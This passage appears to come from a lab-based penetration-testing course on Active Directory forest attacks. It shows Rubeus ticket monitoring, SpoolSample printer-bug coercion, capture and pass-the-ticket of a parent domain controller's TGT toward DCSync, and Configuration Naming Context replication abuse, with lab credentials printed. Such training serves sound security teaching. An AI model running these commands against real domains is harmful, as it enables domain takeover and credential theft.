
The lab configuration for all `Intra-Forest` sections is configured as shown below:

1. DC02 (Child DC) - 10.129.205.205 (DHCP) / 172.16.210.3 (dual interface)
2. DC01 (Parent DC) - 172.16.210.99

`DC02` serves as the Child Domain Controller within the domain `dev.inlanefreight.ad`, while `DC01` operates as the Parent Domain Controller within the domain `inlanefreight.ad`.

Note: Credentials for the Child DC are: `Administrator` and `HTB_@cademy_adm!`

Performing the Attack



Let's execute `Rubeus` to monitor stored tickets. If a `Ticket Granting Ticket (TGT)` is discovered within a `Ticket Granting Service (TGS)` ticket, Rubeus will promptly display it to us, enabling us to identify any potential security risks or access attempts within the environment.

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

Subsequently, we can execute `SpoolSample` to exploit the `printer bug`, forcing DC01 (the Parent DC) to authenticate to a host under our control, which in this case is DC02 (the Child DC). By leveraging this exploit, we can trigger an authentication attempt from the Parent DC to the Child DC, thereby facilitating the interception of DC01's Ticket Granting Ticket (TGT).

The syntax for this tool is `SpoolSample.exe <target server> <capture server>`, where the target server in our example lab is DC01 (Parent DC) and the capture server is DC02 (Child DC).

Abusing the Printer Bug

```
PS C:\Tools> .\SpoolSample.exe dc01.inlanefreight.ad
dc02.dev.inlanefreight.ad

[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc01.inlanefreight.ad, CaptureServer:
\\dc02.dev.inlanefreight.ad
Attempted printer notification and received an invalid handle. The coerced
authentication probably worked!
```

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

<SNIP>
[*] 3/18/2024 9:33:05 PM UTC - Found new TGT:
User                  :  [email protected]
StartTime             :  3/18/2024 4:29:04 PM
EndTime               :  3/19/2024 2:29:04 AM
RenewTill             :  3/25/2024 4:29:04 PM
Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable

Base64EncodedTicket   :
doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIEZKADAgES
oQMCAQKiggRWBIIEUiKGeH01HZmPH6nlwjHAsXxDQdgn4SHCFrQwQRpZtxJHXQPzFIIqF9t8oC
v6DUuwNYjh+pPHId3un39FC56ywWuwDjlLKI1MEFwlbPScO4JASAxE09MWMxyBDwjGs6dJZAG+
```

```
roiHzHhetBCkBo5qel5lM28VYhv6qe5Eg43Cxmu5BQ9TRzssrtPuwhx9UAspIzfyV7a00gMnZK
X6IZKc6yU+dhGJoICeFAHcFIvjHl0+m8l6BQG25uJOtuUREwpMWJ7F1Gv8kkWHLYjKZJ6Bhu5m
ITSfPFFY6nHViltdMN9JYiNcnBuGnTnNp+AVZKGU8RtBU5OAbQmYOJWCBSKY+R7ysPwwIeYBui
Z1gazmXVxellEnK2DAdkQNUp/nYxdZNM8CtNv<SNIP>
```

We can use this ticket to get a new valid TGT in memory using the `renew` option in Rubeus.

Renew a Ticket for DC01$

```
PS C:\Tools> .\Rubeus.exe renew
/ticket:doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORU
ZSRUlHSFQuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIE
ZKADAgESoQMCAQKiggRWBIIEUiKGeH01HZmPH6nlwjHAsXxDQdgn4SHCFrQwQRpZtxJHXQPzFI
IqF9t8oCv6DUuwNYjh+pPHId3un39FC56ywWuwDjlLKI1MEFwlbPScO4JASAxE09MWMxyBDwjG
s6dJZAG+roiHzHhetBCkBo5qel5lM28VYhv6qe5Eg43Cxmu5BQ9TRzssrtPuwhx9UAspIzfyV7
a00gMnZKX6IZKc6yU+dhGJoICeFAHcFIvjHl0+m8l6BQG25uJOtuUREwpMWJ7F1Gv8kkWHLYjK
ZJ6Bhu5mITSfPFFY6nHViltdMN9JYiNcnBuGnTnNp+AVZKGU8RtBU5OAbQmYOJWCBSKY+R7ysP
wwIeYBuiZ1gazmXVxellEnK2DAdkQNUp/nYxdZNM8CtNv<SNIP> /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Renew Ticket
[*] Using domain controller: DC01.INLANEFREIGHT.AD (172.16.210.99)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.AD\DC01$'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIEZKADAgESoQMCAQ
KiggRW
BIIEUuKuCTqqOb27PfL+NC1GZO0dLdk9GbT+Si0JRe7B66YfHuI1AiOgaUfF5oABcA3V8B0pn7
Iy0BxY
RPkXKO4iVuTDEqZty+AGMgfBB/r5JzRg2Pe39ezmeGY9QAJPcmZKRQeB6CvpM/fr3YbAjvVQzS
jP5gsF
3TomugNyDSbGcNMqgx10Ii2bsC9VHVrTwV0iRBiwpV3DklgM2dswGHiXmpXhp4+0YNG3cfaghP
qL2Rg1
Jy21o//hBrICTeZj+mngo8lTT2mxwRmG5bnP5VLoz31j0suOYG/7UNYtq2IG5E/ElrODG3EZwE
cn4+/K
PPY4dVeTLozvSQrTjqu9vPTSVHZuVnXspieJ0RV8RONjOSfmyHGRS32kZm7CerQ+ETWZ2LZfDe
Fz09if
```

```
DVpf7jTT5UIPR2pCgYmd6fa8Htj/fS90/7xj7O+m1ubWs/7W9XgE0vKyLCFHZh7y2jPUftTpgl
P8QCoj
hSrM/fA2jbNVHa95WbSxSPNaJBvrPLb+I1Z5VZXGwGIUluiHEIMTM0MTXiaIbUf0v1qtihNC7N
5XSqyk
nguSnCCcuLdC0ICdbZj0PE5ciz2BjPCFo8EOaBbw5+DAA84pyiS4amn0VxzQ6jp1J79WoZfR6/
d0IMoP
focxi60tMkgUwoSCiCmZVUK2iMcNlduxzXSPZnOGNzZwiLOJ6DzrywRS2ocT4uG2DKKtk+H//B
ta5h63
6Vr1QboHDUgRtSq/yEGxQAyIyzSmrEGptVFowU3xzeObkFv9f5y/srg/olABxouz8Fi8WS03RM
ceVaI3
GpDyNiUqA8wXHbgIqPzEy9VWIAU7Ryp2DhZoNVuHPXZOTJdmTMCS4I/e+/Zx5WRvBL17GnSoT+
iD20ZI
MnVKIwrovSAdFYQSOKOlKOhywlHdC9w/1WGivWWLEDEkNF4f0mnfPz2dapnMdHgKPp0Q0n0Pfa
2MzU6P
CAlROgDdFOtQnZP3qpxuk1/h1rr4xyzpiUSzOfYjUGDIYPKbgMc0zG+YXfO1n77V6jPLjoBt+p
C4vvVB
wBDgUv/XNccZbqfxS4rCLisIkfXa3e/OXNqNnL3sel/mXNtnsaR1+i4pexxjSIMcL378kmpFR0
lJDl3A
zxx3Hug4Ikdh8LXkmaCtxcxs8cwhTiHc4b39Qc2VJri4kfNDc4QHDa0FVSy2NmYw6+tl3aV41i
MOkGWY
gy8zM2BXqAkyb4w98yS5/JRw59VivHTWB9OpCtZ8gCCdB5kmzfBtkiUaGG5Gog8YSQg90JAT/+
hdvXaS
<SNIP>

[+] Ticket successfully imported!
```

With the acquired Ticket Granting Ticket (TGT) of `DC01$` in memory, obtained through the `renew` option in Rubeus, we will be able to execute the `DCsync` attack. This attack would allow retrieval of the `NTLM password hash` of any targeted user within the domain, exploiting the privileged access granted by the compromised TGT.

To learn more about `Unconstrained Delegation`, check out the `Kerberos Attacks` module here.

Configuration Naming Context (NC)


The Configuration Naming Context (NC) serves as the repository for forest-wide configuration data in Active Directory, necessitating its replication across the entire AD forest. The Distinguished Name (DN) for this context is `CN=Configuration,DC=inlanefreight,DC=ad`, wherein `DC=inlanefreight,DC=ad` denotes the DN of the forest root domain.

According to O'Reilly's Active Directory book:


The Configuration NC is the primary repository for configuration information for a forest and is replicated to every domain controller in the forest. Additionally, every writable domain controller in the forest holds a writable copy of the Configuration NC.

To access the Configuration Naming Context (NC), follow these steps:


1. Open the Active Directory Services Interfaces (ADSI) Edit tool `adsiedit.msc`.
2. Click on `Action` in the menu bar.
3. Select `Connect to...` from the dropdown menu.



4. In the `Connection Settings` window, under `Select a well-known Naming Context`, choose `Configuration`.



5. Click `OK` to connect.
6. Once connected, you will have access to the `Configuration Naming Context`, where you can view and manage configuration settings for Active Directory.



Consequently, any modifications made to an object within Configuration at the forest root level will be `replicated downwards` to all domains within the forest. However, it is important to note that the `reverse` is also true. If an object within Configuration undergoes a change in a child domain, that alteration will propagate `upwards` to the forest root. This behavior is

due to every writable domain controller in the forest maintaining a writable copy of the forest Configuration naming context.

Configuration Naming Context (NC) Replication Abuse

Configuration Naming Context (NC) replication abuse refers to a offensive tactic wherein attackers exploit the `replication` mechanism of the `Configuration Naming Context` in Active Directory to propagate unauthorized changes or configurations across the domain infrastructure. By leveraging this method, attackers can potentially introduce backdoors, escalate privileges, or manipulate critical settings, thereby compromising the security and integrity of the entire Active Directory environment.

To retrieve the `Access Control List (ACL)` rights associated with the Distinguished Name (DN) for the Configuration Naming Context (NC) in Active Directory, PowerShell offers the convenient Get-Acl cmdlet. By executing this command, administrators can gain insights into the security permissions configured for this pivotal component.

Enumerate ACL's for WRITE access on Configuration Naming Context

```
PS C:\Users\Administrator> $dn = "CN=Configuration,DC=INLANEFREIGHT,DC=AD"
PS C:\Users\Administrator> $acl = Get-Acl -Path "AD:\$dn"
PS C:\Users\Administrator> $acl.Access | Where-Object
{$_.ActiveDirectoryRights -match "GenericAll|Write" }

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight,
Delete, GenericRead, WriteDacl, WriteOwner
InheritanceType       : Descendents
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : INLANEFREIGHT\Domain Admins
IsInherited           : False
```

```
InheritanceFlags      : ContainerInherit
PropagationFlags      : InheritOnly

ActiveDirectoryRights : GenericAll
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : INLANEFREIGHT\Enterprise Admins
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

Looking at ACL for Configuration Naming Context (NC) we find the following entities with necessary rights to modify Configuration NC in DC.

User	Rights on Configuration Naming Context (NC)
`NT AUTHORITY\SYSTEM`	Full Control
`INLANEFREIGHT\Domain Admins`	Read all, List all, Write all, All Extended rights
`INLANEFREIGHT\Enterprise Admins`	Full Control

Given that `NT AUTHORITY\SYSTEM` holds `Full Control` or `GenericAll` rights on `Configuration Naming Context (NC)`, it's crucial to acknowledge that a `SYSTEM` account on a child domain controller (DC) wields the authority to make authoritative modifications to the `Configuration Naming Context (NC)` within the forest by querying its `local replica`. Consequently, any alterations initiated in this context will propagate back to the parent domain through the replication process. This scenario opens avenues for potential abuse, wherein the parent domain could be compromised from within the child domain.

An attacker can abuse this to carry out various attacks such as, `ADCS (Active Directory Certificate Services) attacks`, manipulate `Group Policy Objects (GPOs)` at the site level, Changing `DNS entries` or execute `GoldenGMSA (Group Managed Service Account) attacks`. These attacks can lead to unauthorized access, privilege escalation, or other compromising actions within the parent domain from child domain.

In the upcoming sections, we will delve into a detailed examination of these attacks. By dissecting each method meticulously, we aim to provide comprehensive insights into the mechanisms, implications, and mitigation strategies associated with exploiting Active Directory vulnerabilities.

Abusing ADCS


Active Directory Certificate Services (ADCS) is a server role in Windows Server that allows organizations to build a `public key infrastructure (PKI)` to provide users and computers with secure communication channels using digital certificates. These certificates can be used for various purposes like secure email, web browsing, virtual private network (VPN) connections, and more. ADCS provides functionalities for issuing, managing, and revoking digital certificates within an Active Directory environment.

ADCS stores details regarding `Certification Authorities (CAs)` and `Certificate Templates` within the `Lightweight Directory Access Protocol (LDAP)` directory service, which is a part of Microsoft's Active Directory. By using LDAP as the storage mechanism, ADCS integrates seamlessly with Active Directory, allowing administrators to manage certificate services using familiar tools and interfaces within the Active Directory environment.

The `Configuration Naming Context (NC)` in Active Directory holds configuration information about the entire forest, including information about ADCS. By opening `ADSI.msc` and connecting to the `Configuration` context, administrators can navigate through the Active Directory configuration and view objects related to ADCS, such as CA configuration settings, certificate templates, and other relevant information.

